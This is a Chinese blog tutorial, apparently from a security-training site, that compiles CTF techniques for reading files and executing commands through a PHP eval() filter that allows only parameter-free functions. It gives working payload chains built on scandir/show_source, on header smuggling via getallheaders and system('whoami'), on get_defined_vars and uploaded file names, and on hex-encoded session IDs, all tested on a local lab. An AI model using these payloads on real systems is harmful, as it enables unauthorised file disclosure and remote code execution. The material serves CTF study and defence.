无参数读文件和RCE总结



合天网安实验室 U 于 2020-07-06 11:03:40 发布 ○ 965 ~ 收藏 19

版权声明:本文为博主原创文章,遵循 CC 4.0 BY-SA 版权协议,转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq 38154820/article/details/107171940

版权

引言

代码解析

无参数任意文件读取

查看当前目录文件名

读取当前目录文件

查看上一级目录文件名

读取上级目录文件

查看和读取多层上级路径的就不写了,一样的方式套娃就行

查看和读取根目录文件

无参数命令执行(RCE)

```
getallheaders()&apache_request_headers()
get_defined_vars()
session id()
```

getenv()

小结

参考

无参数读文件和RCE总结

引言

之前做题时遇到了无参数RCE这类题,在网上查找资料发现都是零散的Writeup或者payload,没有一篇能够完整涵盖读取文件和命令执行的技巧,所以我花了点时间,将PHP无参数读文件以及命令执行所用到的方法总结了一遍,希望能对读者起到些许作用。

什么是无参数?

顾名思义,就是只使用函数,且函数不能带有参数,这里有种种限制:比如我们选择的函数必须能接受其括号内函数的返回值:使用的函数规定必须参数为空或者为一个参数等

接下来,从代码开始讲解无参数读文件和RCE的具体技巧,帮助读者熟悉PHP的各种函数、记住无参数读文件和RCE的各类方法:

例题:

```
<?php
highlight_file(__FILE__);
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
?>
```

代码解析

```
preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])
```

这里使用preg_replace替换匹配到的字符为空,\w匹配字母、数字和下划线,等价于 [^A-Za-z0-9_], 然后(?R)?这个意思为递归整个匹配模式

所以正则的含义就是匹配无参数的函数,内部可以无限嵌套相同的模式(无参数函数),将匹配的替换为空, 判断剩下的是否只有;

举个例子:

a(b(c()));可以使用,但是a('b')或者a('b','c')这种含有参数的都不能使用

所以我们要使用无参数的函数进行文件读取或者命令执行

无参数任意文件读取

查看当前目录文件名

正常的, print r(scandir('.'));可以用来查看当前目录所有文件名

但是要怎么构造参数里这个点呢,这里介绍几个方法:

localeconv()

localeconv()返回一包含本地数字及货币格式信息的数组。而数组第一项就是"."(后续出现的.都用双引号包裹,方便识别)

```
</code>Array
    [decimal point] => .
    [thousands sep] =>
    [int_curr_symbol] =>
    [currency symbol] =>
     [mon decimal point] =>
    [mon_thousands_sep] =>
    [positive_sign] =>
    [negative sign] =>
    [int frac digits] => 127
    [frac digits] => 127
    [p cs precedes] => 127
    [p sep by space] \Rightarrow 127
    [n_cs_precedes] => 127
    [n_{sep_by_space}] \Rightarrow 127
    [p\_sign\_posn] \Rightarrow 127
    [n \text{ sign posn}] \Rightarrow 127
    [grouping] => Array
    [mon grouping] => Array
)
```

要怎么取到这个点呢,另一个函数:

current()返回数组中的单元,默认取第一个值:



print_r(scandir(current(localeconv())));成功打印出当前目录下文件:

或者使用print r(scandir(pos(localeconv())));, pos是current的别名

如果都被过滤还可以使用reset(),该函数返回数组第一个单元的值,如果数组为空则返回 FALSE

chr(46)

```
chr (46) 就是字符"."
```

要构造46,有几个方法:

```
chr(rand()) (不实际,看运气)
chr(time())
chr(current(localtime(time())))
```

chr(time()):

chr()函数以256为一个周期,所以chr(46),chr(302),chr(558)都等于"."

所以使用chr(time()), 一个周期必定出现一次"."

chr(current(localtime(time()))):

数组第一个值每秒+1, 所以最多60秒就一定能得到46, 用current (pos) 就能获得"."

```
Array
print_r(localtime(time()));

(
  [0] => 10
  [1] => 9
  [2] => 13
  [3] => 28
  [4] => 5
  [5] => 120
  [6] => 0
  [7] => 179
  [8] => 0
)
```

phpversion()

```
phpversion()返回PHP版本,如5.5.9
floor(phpversion())返回 5
sqrt(floor(phpversion()))返回2.2360679774998
tan(floor(sqrt(floor(phpversion()))))返回-2.1850398632615
cosh(tan(floor(sqrt(floor(phpversion())))))返回4.5017381103491
sinh(cosh(tan(floor(sqrt(floor(phpversion()))))))返回45.081318677156
ceil(sinh(cosh(tan(floor(sqrt(floor(phpversion()))))))))返回46
```

```
← → C 介 ① ① 127.0.0.1/333/222/111/index.php?code=print(ceil(sinh(cosh(tan(floor(sqrt(floor(phpversion()))))))))

□ 百度一下,你就知道 □ Leon - 欢迎来到Leon... □ Leon-0 - 博客園 □ 答题 □ 方法 □ 漏洞相关 □ 在线工具类 □ FreeBuf互联网安全新... □ SQL Injectif(';' === preg replace('/[^\w]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET[^*code']);
} 46
```

chr(ceil(sinh(cosh(tan(floor(sqrt(floor(phpversion()))))))))返回"."

crypt()

hebrevc(crypt(arg))可以随机生成一个hash值,第一个字符随机是\$(大概率)或者"."(小概率)然后通过chr(ord())只取第一个字符

ps: ord()返回字符串中第一个字符的Ascii值

print_r(scandir(chr(ord(hebrevc(crypt(time()))))));//(多刷新几次)



同理: strrev(crypt(serialize(array())))也可以得到".",只不过crypt(serialize(array()))的点出现在最后一个字符,需要使用strrev()逆序,然后使用chr(ord())获取第一个字符

print r(scandir(chr(ord(strrev(crypt(serialize(array())))))));

PHP的函数如此强大,获取"."的方法肯定还有许多

正常的,我们还可以用print_r(scandir('绝对路径'));来查看当前目录文件名

获取绝对路径可用的有getcwd()和realpath('.')

所以我们还可以用print r(scandir(getcwd()));输出当前文件夹所有文件名

读取当前目录文件

通过前面的方法输出了当前目录文件名,如果文件不能直接显示,比如PHP源码,我们还需要使用函数读取:前面的方法输出的是数组,文件名是数组的值,那我们要怎么取出想要读取文件的数组呢: 查询PHP手册发现:

- current() 返回数组中的当前单元
- each() 返回数组中当前的键 / 值对并将数组指针向前移动一步
- end() 将数组的内部指针指向最后一个单元
- next() 将数组中的内部指针向前移动一位
- prev() 将数组的内部指针倒回一位

手册里有这些方法,如果要获取的数组是最后一个我们可以用:

```
show_source(end(scandir(getcwd())));或者
用readfile、highlight_file、file_get_contents 等读文件函数都可以(使
用readfile和file_get_contents读文件,显示在源码处)
```

ps: readgzfile()也可读文件,常用于绕过过滤

我们添加zflag.php使其排序在index.php后成为最后一个文件

```
eval($_GET['code']);

Array([0] => . [1] => .. [2] => flag1.php [3] => index.php [4] => zflag.php)
```

(出现报错的原因是PHP5.3以上默认只能传递具体的变量,而不能通过函数返回值传递,没有关系不影响我们读文件)

介绍一个函数: array_reverse() 以相反的元素顺序返回数组

zflag.php本来在最后一位,反过来就成为第一位,可以直接用current (pos) 读取

show_source(current(array_reverse(scandir(getcwd()))));

```
← → C 介 ① ① 127.0.0.1/333/222/111/index.php?code=show_source(current(array_reverse(scandir(getcwd()))));

□ 百度一下,你就知道 □ Leon - 欢迎来到Leon... ② Leon-0 - 博客园 □ 答题 □ 方法 □ 漏洞相关 □ 在线工具类 □ FreeBuf互联网安全新... ⊕ SQLInjection of the state of the state of the square of the square
```

如果是倒数第二个我们可以用:

```
show_source(next(array_reverse(scandir(getcwd()))));
```

如果不是数组的最后一个或者倒数第二个呢?

我们可以使用array_rand(array_flip()), array_flip()是交换数组的键和值, array_rand()是随机返回一个数组

所以我们可以用:

```
show_source(array_rand(array_flip(scandir(getcwd()))));
```

或者:

```
show_source(array_rand(array_flip(scandir(current(localeconv())))));
```

(可以自己结合前面总结的构造"."的方法切合实际过滤情况读取,后文就只列举简单的语句)

多刷新几次,就读到了正着数或者倒着数都是第三位的flag1.php:

如果目标文件不在当前目录呢?

查看上一级目录文件名

再介绍几个函数:

dirname():返回路径中的目录部分,比如:

```
1 ⟨?php
2 print_r(dirname('/aaa/bbb/ccc. php'));
3 ?> 

(Aaa/bbb/ccc. php'));

(D (1) 127,0.0,1/333/222/111/index.php?code=print r(dirname(getcwd()));
```

从图中可以看出,如果传入的值是绝对路径(不包含文件名),则返回的是上一层路径,传入的是文件名绝对路径则返回文件的当前路径

chdir(): 改变当前工作目录

dirname()方法

print_r(scandir(dirname(getcwd()))); //查看上一级目录的文件



print_r(next(scandir(getcwd())));: 我们scandir(getcwd())出现的数组第二个就是"..",所以可以用next()获取

```
print_r(scandir(next(scandir(getcwd()))));//也可查看上级目录文件
```

结合上文的一些构造都是可以获得".."的:

```
next(scandir(chr(ord(hebrevc(crypt(time()))))))
```

读取上级目录文件

直接print_r(readfile(array_rand(array_flip(scandir(dirname(getcwd())))));是不可以的,会报错,因为默认是在当前工作目录寻找并读取这个文件,而这个文件在上一层目录,所以要先改变当前工作目录

前面写到了chdir(), 使用:

```
show_source(array_rand(array_flip(scandir(dirname(chdir(dirname(getcwd()))))));
```

即可改变当前目录为上一层目录并读取文件:

如果不能使用dirname(),可以使用构造".."的方式切换路径并读取:

但是这里切换路径后getcwd()和localeconv()不能接收参数,因为语法不允许,我们可以用之前的hebrevc(crypt(arg))

这里crypt()和time()可以接收参数,于是构造:

```
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(getcwd())))))))))));
或更复杂的:
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(chr(ord(hebrevc(crypt(ph
还可以用:
show_source(array_rand(array_flip(scandir(chr(current(localtime(time(chdir(next(scandir(current(localeconv(
```

多刷新几次:

```
← → C 心 ① ① 127.0.0.1/333/222/111/index.php?code=show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(notation of the content of the cont
```

还有一种构造方法 if(): (这种更直观些,并且不需要找可接收参数的函数)

```
if(chdir(next(scandir(getcwd()))))show source(array rand(array flip(scandir(getcwd()))));
```

查看和读取多层上级路径的就不写了,一样的方式套娃就行

查看和读取根目录文件

```
print_r(scandir(chr(ord(strrev(crypt(serialize(array())))))));
```

strrev(crypt(serialize(array())))所获得的字符串第一位有几率是/,所以使用以上payload可以查看根目录文件

```
1 <?php
2 print_r(chr(ord(strrev(crypt(serialize(array()))))));
3 ?>
//
```

但是有权限限制,linux系统下需要一定的权限才能读到,所以不一定成功

同样的:

```
if(chdir(chr(ord(strrev(crypt(serialize(array())))))))print_r(scandir(getcwd()));
```

也可以查看根目录文件,但是也会受到权限限制,不一定成功

读根目录文件: (也是需要权限)

读文件暂时就写这么多,肯定还有许多函数可以达到相同效果,等待大佬的发掘吧

无参数命令执行(RCE)

我们可以使用无参数函数任意读文件,也可以执行命令:

既然传入的code值不能含有参数,那我们可不可以把参数放在别的地方,code用无参数函数来接收参数呢?这样就可以打破无参数函数的限制:

首先想到headers,因为headers我们用户可控,于是在PHP手册中搜索: headers

headers doesn't exist. Closest matches:

- header
- get_headers
- nsapi_request_headers
- apache_request_headers
- nsapi_response_headers
- apache_response_headers
- imap_headers
- headers_sent
- headers_list
- iconv_mime_decode_headers
- imap_rfc822_parse_headers
- fdf_header
- soapheader
- getallheaders

经过查找, 发现getallheaders()和apache request headers()

getallheaders()&apache_request_headers()

getallheaders()是apache_request headers()的别名函数,但是该函数只能在Apache环境下使用

getallheaders

(PHP 4, PHP 5, PHP 7) getallheaders — 获取全部 HTTP 请求头信息

说明

```
getallheaders (void): array
```

获取当前请求的所有请求头信息。

此函数是 apache_request_headers()的别名。 请阅读 apache_request_headers() 文档获得更多信息。

返回值

包含当前请求所有头信息的数组,失败返回 FALSE。

接下来利用方式就多了,任何header头部都可利用:

U phpinfo();

我们可以使用:

```
?code=eval(pos(getallheaders()));
//header
Leon: phpinfo();
```

```
GET /333/222/111/index.php?code=eval(pos(getallheaders()));
HTTP/1.1
Host: 127.0.0.1
                                                                                                                        highlight_file(_FILE_);
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,*/*;q=0.8
Accept-Language:
zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Accept-Encoding: gzip, deflate
                                                                                                                         PHP Version 7.3.4
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Leon: phpinfo();
                                                                                                                                                                                              Windows NT LAPTOP-KP102UKI 10.0 build 18363 (Windows
                                                                                                                          Build Date
                                                                                                                                                                                              Apr 2 2019 21:50:57
                                                                                                                          Compiler
                                                                                                                                                                                              MSVC15 (Visual C++ 2017)
                                                                                                                          Architecture
                                                                                                                                                                                              x64
                                                                                                                                                                                             cscript /nologo configure.js "--enable-snapshot-build" "--enable-snap-buildideps_aux/oracle/x64/instantclient_12_1/sdk_shared" buildideps_aux/oracle/x64/instantclient_12_1/sdk_shared" "--endottel-shared" ---with-upgo"
                                                                                                                          Configure Command
```

因为我这里Leon: phpinfo();排在第一位,所以直接用pos(current的别名)取第一个数组的值

```
</code>Array
(
    [Leon] => phpinfo();
    [Cache-Control] => max-age=0
    [Upgrade-Insecure-Requests] => 1
    [Connection] => close
    [Accept-Encoding] => gzip, deflate
[Accept-Language] =>
```

当然,在系统函数没有禁用的情况下,我们还可以直接使用系统函数:

```
1 GET /333/222/111/index.php?code=system(pos(getallheaders()));
HTTP/1.1
2 Host: 127.0.0.1
3 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,*/*;q=0.8
4 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
5 Accept-Encoding: gzip, deflate
6 Connection: close
Upgrade-Insecure-Requests: 1
8 Cache-Control: max-age=0
Leon: whoami
1 GET /333/222/111/index.php?code=system(pos(getallheaders()));
highlight_file(_FILE__);
if(';' === preg replace('/[^\W]+\((?R)?\))/', '', $_GET['code'])) {
eval($_GET['code']);
}
?> laptop-kplo2uki\leon
```

根据位置的不同,可以结合前文,构造获取不同位置的数组

除了可以获得headers, PHP有个函数可以获得所有PHP变量:

get_defined_vars()

```
      get_defined_vars

      (PHP 4 >= 4.0.4, PHP 5, PHP 7)

      get_defined_vars - 返回由所有已定义变量所组成的数组

      描述

      get_defined_vars (void): array

      此函数返回一个包含所有已定义变量列表的多维数组,这些变量包括环境变量、服务器变量和用户定义的变量。
```

该函数会返回全局变量的值,如get、post、cookie、file数据

这里要注意,leon=>phpinfo();在 GET数组中,所以需要使用两次取数组值:

第一次:

```
→ C û
                             127.0.0.1/333/222/111/index.php?leon=phpinfo();&code=print_r(pos(get_defined_vars()));
 🛂 百度一下,你就知道 🙀 Leon — 欢迎来到Leon... 🕓 Leon-0 - 博客园 🛅 答题 🛅 方法 🛅 漏洞相关 🛅 在线工具类
                                                                                       FreeBuf互联网安全新..
<?php
highlight_file(__FILE__);
       === preg_replace('/[^\\\\]+\((?R)?\)/', '', \$_GET['code'])) {
        eval($_GET['code']);
?> Array ( [leon] => phpinfo(); [code] => print r(pos(get defined vars())); )
第二次:
        C 0
                               ① 127.0.0.1/333/222/111/index.php?leon=phpinfo();&code=print_r(pos(pos(get_defined_vars())));
 🛣 百度一下,你就知道 🌠 Leon – 欢迎来到Leon... 🖒 Leon-0 - 博客园 🛅 答题 🛅 方法 🛅 漏洞相关 🛅 在线工具类
<?php
highlight_file(__FILE__);
       === preg_replace('/[^\\\\]+\((?\R)?\)/', '', \$_GET['code'])) {
if(';'
        eval($_GET['code']);
?> phpinfo();
所以,利用get传递新变量可以造成命令执行,post、cookie同理,这里就不演示了
  ?leon=phpinfo();&code=eval(pos(pos(get_defined_vars())));
     → C û
                            ① 127.0.0.1/333/222/111/index.php?leon=phpinfo();&code=eval(pos(pos(get_defined_vars())));
 🛗 百度一下,你就知道 🌠 Leon – 欢迎来到Leon... 👂 Leon-0 - 博客园 🗎 答题 🗎 方法 🗎 漏洞相关 🗎 在线工具类
                                                                                    FreeBuf互联网安全新.
<?php
highlight_file(__FILE__);
       === preg_replace('/[^\\\\]+\((?\R)?\)/', '', \$_GET['code'])) {
if(';'
        eval($_GET['code']);
2)
                                   PHP Version 7.3.4
                                                                       Windows NT LAPTOP- P1O2UKI 10.0 build 18363 (Windows
                                   System
```

如何利用file变量进行rce呢?

```
import requests

files = {
    "system('whoami');": ""
}

#data = {
    #"code":"eval(pos(pos(end(get_defined_vars()))));"

#}

r = requests.post('http://127.0.0.1/333/222/111/index.php?code=eval(pos(pos(end(get_defined_vars()))));', f
print(r.content.decode("utf-8", "ignore"))
```

Apr 2 2019 21:50:57

Build Date

这里要注意的是,file数组在最后一个,需要end定位,因为payload直接放在文件的名称上,再pos两次定位获得文件名

session_id()

1 GET /333/222/111/index.php?code=

session id(): 可以用来获取/设置 当前会话 ID。

session需要使用session_start()开启,然后返回参数给session id()

但是有一点限制:文件会话管理器仅允许会话 ID 中使用以下字符: a-z A-Z 0-9, (逗号)和-减号)

但是hex2bin()函数可以将十六进制转换为ASCII字符,所以我们传入十六进制并使用hex2bin()即可

>>> print'phpinfo();'.encode('hex') 706870696e666f28293b

```
eval(hex2bin(session_id(session_start()))); HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x84; rv:77.0)
Gecko/2010010 Firefox/77.0
4 Accept:
text/html, application/xhtml+xml, application/xml;q=0.9, image/web
p,*/*;q=0.8
5 Accept-Language:
2h-Ux, sh;q=0.9, sh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=706870696e666f28293b
9 Upgrade=Insecure=Requests: 1

Eval(hex2bin(session_id(session_start())));

System Windows NT LAPTOP-KP102UKI 6.2 build 9200 (Windows 8 Home Premium Edition) AMD64


Eval(hex2bin(session_id(session_start())));
```

getenv()

getenv(): 获取环境变量的值(在PHP7.1之后可以不给予参数)

Cookie: PHPSESSID=706870696e666f28293b

所以该函数只适用于PHP7.1之后版本,否则会出现: Warning: getenv() expects exactly 1 parameter, 0 given in ...报错



getenv()可以用来收集信息,实际利用一般无法达到命令执行效果,因为默认的php.ini中,variables order值为: GPCS


也就是说系统在定义PHP预定义变量时的顺序是 GET, POST, COOKIES, SERVER, 没有定义Environment(E), 你可以修改php.ini文件的 variables_order值为你想要的顺序,如:"EGPCS"。这时,\$_ENV的值就可以取得了

```
643 variables_order = "EGPCS"
```

我们来看修改后的值: (环境不同,环境变量显示也不同)

```
→ C û
                              view-source:http://127.0.0.1/333/222/111/index.php?code=print r(getenv());
🥁 百度一下,你就知道 🍀 Leon – 欢迎来到Leon... 🕒 Leon-0 - 博客园 🛅 答题 🛅 方法 🛅 漏洞相关
                                                                               THE 在线工具类
                                                                                             FreeBuf互联网安全新
        [SYSTEMROOT] => C:\WINDOWS
        [COMSPEC] => C:\WINDOWS\system32\cmd.exe
        [PATHEXT] => . COM; . EXE; . BAT; . CMD; . VBS; . VBE; . JS; . JSE; . WSF; . WSH; . MSC
        [WINDIR] => C:\WINDOWS
        [PHPRC] => D:/phpstudy_pro/Extensions/php/php7.3.4nts
        [_FCGI_SHUTDOWN_EVENT_] => 8936
        [SCRIPT_NAME] => /333/222/111/index.php
        [REQUEST_URI] => /333/222/111/index.php?code=print_r(getenv());
        [QUERY_STRING] => code=print_r(getenv());
        [REQUEST_METHOD] => GET
        [SERVER_PROTOCOL] => HTTP/1.1
        [GATEWAY_INTERFACE] => CGI/1.1
        [REMOTE_PORT] => 53725
        [SCRIPT_FILENAME] => D:/phpstudy_pro/WWW/333/222/111/index.php
        [SERVER_ADMIN] => admin@example.com
        [CONTEXT_DOCUMENT_ROOT] => D:/phpstudy_pro/WWW
        [CONTEXT_PREFIX] =>
        [REQUEST_SCHEME] => http
        [DOCUMENT_ROOT] => D:/phpstudy_pro/WWW
        [REMOTE ADDR] => 127.0.0.1
        [SERVER PORT] => 80
        [SERVER_ADDR] => 127.0.0.1
        [SERVER_NAME] => 127.0.0.1
        [SERVER_SOFTWARE] => Apache/2. 4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
        [SERVER SIGNATURE] =>
        [SystemRoot] => C:\WINDOWS
        [HTTP_CACHE_CONTROL] => no-cache
        [HTTP_PRAGMA] => no-cache
        [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
        [HTTP_CONNECTION] => close
        [HTTP_ACCEPT_ENCODING] => gzip, deflate
        [HTTP_ACCEPT_LANGUAGE] => zh-CN, zh; q=0. 8, zh-TW; q=0. 7, zh-HK; q=0. 5, en-US; q=0. 3, en; q=0. 2
        [HTTP_ACCEPT] => text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, */*;q=0.8
        [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
        [HTTP HOST] => 127. 0. 0. 1
        [FCGI ROLE] => RESPONDER
 48)
```

对此我们可以加以利用,方法同上文:



小结

无参数RCE和文件读取实际情况下会存在许多过滤,需要自己结合以上方法绕过,主要还是考察对PHP函数的 熟练程度

参考

PHP Parametric Function RCE (https://skysec.top/2019/03/29/PHP-Parametric-Function-RCE/)

实验推荐

MetInfo任意文件读取

https://www.hetianlab.com/expc.do?ec=ECIDf5e2-83aa-4a0b-b276-c10e1f953297

(通过该实验掌握MetInfo任意文件读取漏洞的原因和利用方法)

